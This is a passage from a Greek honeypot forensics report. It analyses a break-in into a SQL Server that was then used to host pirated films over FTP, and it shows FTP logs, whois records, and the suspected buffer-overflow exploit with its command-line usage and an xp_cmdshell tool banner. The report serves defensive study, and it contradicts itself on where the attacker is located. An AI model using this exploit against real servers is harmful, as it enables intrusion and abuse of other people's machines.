dhw-rw-rw- 1 user  group    0 May 17 20:13 +06 moviez.
dhw-rw-rw- 1 user  group    0 May 17 20:13 +06 ps2.
dhw-rw-rw- 1 user  group    0 May 17 20:13 +06 speedz.
dhw-rw-rw- 1 user  group    0 May 17 20:13 +07 mp3.
dhw-rw-rw- 1 user  group    0 May 17 20:13 +08 ++++++ Λξώλητ φ τηλ Η.Λω ++++++.
dhw-rw-rw- 1 user  group    0 May 17 20:13 +09 ++++++ ++++++.
dhw-rw-rw- 1 user  group    0 May 17 20:13 +10 +++++ DON'T LEECH - ONLY FLASH +++++.
dhw-rw-rw- 1 user  group    0 May 17 20:13 +91          R U L E Z - i N S I D E.
dhw-rw-rw- 1 user  group    0 May 17 20:13 +92 ++++++ ++++++.
dhw-rw-rw- 1 user  group    0 May 17 20:14 ..
dhw-rw-rw- 1 user  group    0 May 17 20:14 ...

Entire conversation (1292 bytes)  Εκτύπωση  Αποθήκευση ως  Filter out this stream  Κλείσιμο
MKD7/+06 moviez/Kangaroo.Jack.German.LD.DVDSCR.SVCD-CHE/CD1/-COMPLETE-
257 "/+06 moviez/Kangaroo.Jack.German.LD.DVDSCR.SVCD-CHE/CD1/-COMPLETE-" directory created.
.....
PORT 193,154,164,228,8,144
200 PORT Command successful.
STOR kj1.r00
150 Opening BINARY mode data connection for kj1.r00.

```

Πίνακας 4-25

Στον παραπάνω πίνακα 4-25, βλέπουμε τον επιτιθέμενο να δημιουργεί έναν κατάλογο Kangaroo.Jack.German.LD.DVDSCR.SVCD-CHE και να αποθηκεύει ένα nfo αρχείο, από την IP 193.154.164.228, η οποία προέρχεται από Αυστραλία (AU).

Από την ίδια IP παίρνει και το sfv αρχείο kj1.sfv το οποίο αποθηκεύει στον υποκατάλογο +06 moviez/Kangaroo.Jack.German.LD.DVDSCR.SVCD-CHE/CD1 που δημιούργησε πιο πριν.

Τελικά στον υποκατάλογο +06 moviez/Kangaroo.Jack.German.LD.DVDSCR.SVCD-CHE/CD1/-COMPLETE- , ξεκινάει και αποθηκεύει αρχεία rar μεγέθους 5Mb το κάθε ένα. Αυτά τα αρχεία είναι κάποιο μεγάλο, συμπιεσμένο rar αρχείο, που έχει διαιρεθεί σε πολλά μικρότερα.

4.2.5 Πληροφορίες για την πηγή της επίθεσης.

Η φυσική τοποθεσία αυτής της IP που κάνει την επίθεση είναι στην Γερμανία.

```
inetnum: 217.80.0.0 - 217.89.31.255
netname: DTAG-DIAL14
descr: Deutsche Telekom AG
country: DE
admin-c: DTIP
tech-c: DTST
status: ASSIGNED PA
remarks: *****
remarks: * ABUSE CONTACT: abuse@t-ipnet.de IN CASE OF HACK ATTACKS, *
remarks: * ILLEGAL ACTIVITY, VIOLATION, SCANS, PROBES, SPAM, ETC. *
remarks: *****
mnt-by: DTAG-NIC
changed: ripe.dtip@telekom.de 20001026
changed: ripe.dtip@telekom.de 20030211
source: RIPE
```


4.2.6 Αναγνώριση του Exploit που χρησιμοποιήθηκε

Ο κώδικας του **exploit** που εφαρμόστηκε, θα πρέπει πιθανόν να είναι το **C** πρόγραμμα που μπορούμε να βρούμε στην διεύθυνση: <http://www.securiteam.com/exploits/5YP0D003FQ.html>

Εκτελώντας τον κώδικα του exploit από Visual Studio C++ 6.0 , παράγεται ένα εκτελέσιμο αρχείο (.exe). Αν τρέξουμε το παραγόμενο exploit με παράμετρο την IP ή το hostname του υπολογιστή που τρέχει τον ευπαθή SQL server

```
shell:/> <όνομα exploit>.exe <victim IP>
```

Τότε θα εφαρμοστεί **buffer Overflow** στην πόρτα 1433 του θύματος και θα ενεργοποιηθεί η ρουτίνα `xp_cmdshell` περιμένοντας παράμετρο κάποια εντολή του λειτουργικού *Εικόνα 4-16*.



```
Shortcut to zsh.exe
ASTERIX# ./SQLExec.exe

-----SQLExec 1.0 for Windows NT/2K/9X-----
By Egemen Tas (Send all feedbacks and bug reports to egemen@htkom.com)
Ok.You have connected to MASTER database...
Now type dos command(s) to execute :_
```

Εικόνα 4-16

4.3 Επίλογος

Ο στόχος του επιτιθέμενου πέτυχε! Όλη η επίθεση είχε αυτόν τον σκοπό. Δηλαδή την εύρεση ενός ευπαθούς μηχανήματος για να γίνει fxp server που θα αποθηκευτεί **warez** υλικό.

Το δικό μας **honeypot** ήταν ένα μηχανήμα που μπόρεσαν να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση, μετατράπηκε σε fxp server, και αφού πληρούσε την προϋπόθεση ταχείας γραμμής μετάδοσης δεδομένων, σύμφωνα με το τεστ που είδαμε στον πίνακα 4-22, ξεκίνησε η αποθήκευση του **warez** υλικού.